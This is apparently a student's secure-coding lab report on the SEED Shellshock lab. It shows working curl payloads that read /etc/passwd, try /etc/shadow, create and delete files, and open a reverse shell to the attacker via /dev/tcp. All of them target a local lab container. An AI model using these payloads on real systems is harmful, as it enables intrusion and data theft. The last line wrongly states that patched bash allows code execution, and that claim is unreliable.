SHELL SHOCK

Secure Coding Lab

Ananthanaryanan S


CB.SC.P2CYS23007

2 .Environment Setup


```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# For DNS Rebinding Lab
192.168.60.80   www.seedIoT32.com

# For SQL Injection Lab
10.9.0.5        www.SeedLabSQLInjection.com

# For XSS Lab
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com

# For CSRF Lab
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.com
10.9.0.105      www.csrflab-attacker.com

# For Shellshock Lab
10.9.0.80       www.seedlab-shellshock.com
:
```

2.2 Container Setup and Commands

```
[10/08/23]seed@VM:~/.../Labsetup$  docker-compose build
Building victim
Step 1/6 : FROM handsonsecurity/seed-server:apache-php
 ---> 2365d0ed3ad9
Step 2/6 : COPY bash_shellshock /bin/
 ---> Using cache
 ---> b50f6627fa1f
Step 3/6 : COPY vul.cgi getenv.cgi /usr/lib/cgi-bin/
 ---> Using cache
 ---> abb0397c3c61
Step 4/6 : COPY server_name.conf  /etc/apache2/sites-available
 ---> Using cache
 ---> 19e3a18c5869
Step 5/6 : RUN  chmod 755 /bin/bash_shellshock      && chmod 755 /usr/lib/cgi-bin/*.cgi       && a2ensite server_name.conf
 ---> Using cache
 ---> 7fbf0bca2a2f
Step 6/6 : CMD service apache2 start && tail -f /dev/null
 ---> Using cache
 ---> c1f330015be3

Successfully built c1f330015be3
Successfully tagged seed-image-www-shellshock:latest
[10/08/23]seed@VM:~/.../Labsetup$  docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating victim-10.9.0.80 ... done
Attaching to victim-10.9.0.80
victim-10.9.0.80 |  * Starting Apache httpd web server apache2                                                    *
```



2.3 Web Server and CGI



Task 1: Experimenting with Bash Function

```
[10/08/23]seed@VM:~/.../Labsetup$ ls
bash_shellshock  docker-compose.yml  image_www
[10/08/23]seed@VM:~/.../Labsetup$ ls
bash_shellshock  docker-compose.yml  image_www
[10/08/23]seed@VM:~/.../Labsetup$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Sep 25 13:29 /bin/sh -> /bin/zsh
[10/08/23]seed@VM:~/.../Labsetup$ sudo cp bash_shellshock /bin/
[10/08/23]seed@VM:~/.../Labsetup$ ls /bin/bash_shellshock
/bin/bash_shellshock
[10/08/23]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/bash_shellshock /bin/sh
[10/08/23]seed@VM:~/.../Labsetup$ ls -l /bin/sh
lrwxrwxrwx 1 root root 20 Oct  8 06:41 /bin/sh -> /bin/bash_shellshock
```

Making bash shellshock as default shell

```
#include<stdio.h>

#include<sys/types.h>

#include<unistd.h>

#include<stdlib.h>

int main(int argc, char* argv[], char* envp[])

{

        setuid(geteuid());

        system("/bin/ls -l");

        return 0;
```

```
[10/08/23]seed@VM:~/.../Labsetup$ nano  vul.c
[10/08/23]seed@VM:~/.../Labsetup$ gcc vul.c -o vul
[10/08/23]seed@VM:~/.../Labsetup$ ./vul
total 4840
-rwxrwxr-x 1 seed seed 4919752 Oct  8 06:24 bash_shellshock
-rw-rw-r-- 1 seed seed     395 Dec  5  2020 docker-compose.yml
drwxrwxr-x 2 seed seed    4096 Feb 26  2021 image_www
-rwxrwxr-x 1 seed seed   16784 Oct  8 06:46 vul
-rw-rw-r-- 1 seed seed     172 Oct  8 06:46 vul.c
[10/08/23]seed@VM:~/.../Labsetup$ sudo chown root vul
[10/08/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 vul
[10/08/23]seed@VM:~/.../Labsetup$ ls -l vul
-rwsr-xr-x 1 root seed 16784 Oct  8 06:46 vul
```

```
[10/08/23]seed@VM:~/.../Labsetup$ export foo="() { echo 'normal ';} ;/bin/sh"
[10/08/23]seed@VM:~/.../Labsetup$ ./vul
sh-4.2# exit
exit
[10/08/23]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/bash  /bin/sh
[10/08/23]seed@VM:~/.../Labsetup$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Oct  8 06:53 /bin/sh -> /bin/bash
[10/08/23]seed@VM:~/.../Labsetup$ echo $foo
() { echo 'normal ';} ;/bin/sh
[10/08/23]seed@VM:~/.../Labsetup$ ./vul
total 4840
-rwxrwxr-x 1 seed seed 4919752 Oct  8 06:24 bash_shellshock
-rw-rw-r-- 1 seed seed     395 Dec  5  2020 docker-compose.yml
drwxrwxr-x 2 seed seed    4096 Feb 26  2021 image_www
-rwsr-xr-x 1 root seed   16784 Oct  8 06:46 vul
-rw-rw-r-- 1 seed seed     172 Oct  8 06:46 vul.c
[10/08/23]seed@VM:~/.../Labsetup$
```

Make the program as setuid and owned by root.

3.2 Task 2: Passing Data to Bash via Environment Variable

```
root@0ba30c735bc7:/# cat /usr/lib/cgi-bin/getenv.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ

root@0ba30c735bc7:/#
```

Task 2.A: Using brower.

Task 2.A: Using curl

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 08 Oct 2023 11:30:42 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
```

Header and -v make the operation more readable

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -A "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: my data
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 08 Oct 2023 11:44:24 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=my data
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
```

It specifying the User-Agent header with the -A or --user-agent option and providing a custom value <name>.

```
[10/08/23]seed@VM:~/.../Labsetup$  curl -e "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: my data
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 08 Oct 2023 11:53:43 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_REFERER=my data
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
```

-e "my data" specifies the referer header with the value "my data." -v enables verbose output, which will display detailed information about the HTTP request and response.

```
[10/08/23]seed@VM:~/.../Labsetup$  curl -H "AAAAAA: BBBBBB" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> AAAAAA: BBBBBB
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 08 Oct 2023 12:00:44 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_AAAAAA=BBBBBB
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
```

-H "AAAAAA: BBBBBB" sets the custom header "AAAAAA" with the value "BBBBBB."

This command will make an HTTP GET request to the specified URL with the custom "AAAAAA" header containing the value "BBBBBB."

3.3 Task 3: Launching the Shellshock Attack

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/ls -l" http://www.seedlab-shellshock
.com/cgi-bin/vul.cgi
total 8
-rwxr-xr-x 1 root root 130 Dec  5  2020 getenv.cgi
-rwxr-xr-x 1 root root  85 Dec  5  2020 vul.cgi
[10/08/23]seed@VM:~/.../Labsetup$
```

root

```
root@777a38e2bb65:/# ls -l  /usr/lib/cgi-bin
total 8
-rwxr-xr-x 1 root root 130 Dec  5  2020 getenv.cgi
-rwxr-xr-x 1 root root  85 Dec  5  2020 vul.cgi
root@777a38e2bb65:/#
```

Task 3.A: Get the server to send back the content of the /etc/passwd file.

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" http://www.seed
shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

root

```
root@777a38e2bb65:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Task 3.B: Get the server to tell you its process' user ID. You can use the /bin/id command to print out the ID information.

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -e "() { echo hello; }; echo Content_type: text/plain; echo; /bin/id" http://www.seedlab-shellshock.co
m/cgi-bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Task 3.C: Get the server to create a file inside the /tmp folder. You need to get into the container to see whether the file is created or not, or use another Shellshock attack to list the /tmp folder

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -e "() { echo hello; }; echo Content_type: text/plain; echo; /bin/touch /tmp/virus" http://www.seedlab
-shellshock.com/cgi-bin/vul.cgi
```

```
root@777a38e2bb65:/# cd /tmp
root@777a38e2bb65:/tmp# ls
virus
```

Task 3.D: Get the server to delete the file that you just created inside the /tmp folder

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -e "() { echo hello; }; echo Content_type: text/plain; echo; /bin/rm /tmp/virus" http://www.seedlab-sh
ellshock.com/cgi-bin/vul.cgi
```

```
root@777a38e2bb65:/# cd /tmp
root@777a38e2bb65:/tmp# ls
virus
root@777a38e2bb65:/tmp# ls
root@777a38e2bb65:/tmp#
```

• Question 1: Will you be able to steal the content of the shadow file /etc/shadow from the server? Why or why not? The information obtained in Task 3.B should give you a clue.

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/shadow" http://www.seedlab-
shellshock.com/cgi-bin/vul.cgi
[10/08/23]seed@VM:~/.../Labsetup$
```

Task 4: Getting a Reverse Shell via Shellshock Attack


```
[10/08/23]seed@VM:~/.../Labsetup$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:cd:8d:8b brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
       valid_lft 477sec preferred_lft 477sec
    inet6 fe80::24d5:a2ab:dbd0:e0f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: br-5c9a51490caf: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:73:84:f4:2d brd ff:ff:ff:ff:ff:ff
    inet 10.9.0.1/24 brd 10.9.0.255 scope global br-5c9a51490caf
       valid_lft forever preferred_lft forever
    inet6 fe80::42:73ff:fe84:f42d/64 scope link
       valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:de:0e:b5:cb brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
6: veth008e156@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-5c9a51490caf state UP group default
    link/ether ca:b1:ed:30:18:68 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::c8b1:edff:fe30:1868/64 scope link
       valid_lft forever preferred_lft forever
```

```
[10/08/23]seed@VM:~/.../Labsetup$ docksh 777a38e2bb65
root@777a38e2bb65:/# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
5: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:50 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.80/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
root@777a38e2bb65:/#
```

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; echo; /bin/bash -i> /dev/tcp/10.0.2.15/90
90 0<&1 2>&1" http://10.9.0.80/cgi-bin/vul.cgi
```

Here executing reverse shell payload on the victim system that sends back a reverse connection to the attackers machine

curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/bash -i >& /dev/tcp/10.0.2.8/9090 0<&1 " http://www.seedlab-shellshock.com/cgi-bin/vul.cgi or http://10.9.0.80/cgi-bin/vul.cgi this command gives reverse connection to the attackers machine and the attacker is listening for the connection using netcat when the code is executed successfully we get reverse shell.



Task 5: Using the Patched Bash

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" http://www.seedlab-
shellshock.com/cgi-bin/vul.cgi

Hello World
[10/08/23]seed@VM:~/.../Labsetup$ curl -A "() {echo hello; }; echo Content_type: text/plain; echo; /bin/ls -l" http://www.seedlab-shellshock.
com/cgi-bin/vul.cgi

Hello World
[10/08/23]seed@VM:~/.../Labsetup$ curl -e "() { echo hello; }; echo Content_type: text/plain; echo; /bin/rm /tmp/virus" http://www.seedlab-sh
ellshock.com/cgi-bin/vul.cgi

Hello World
[10/08/23]seed@VM:~/.../Labsetup$
```

When we change bash_shellshock to patched bash we can do remote code execution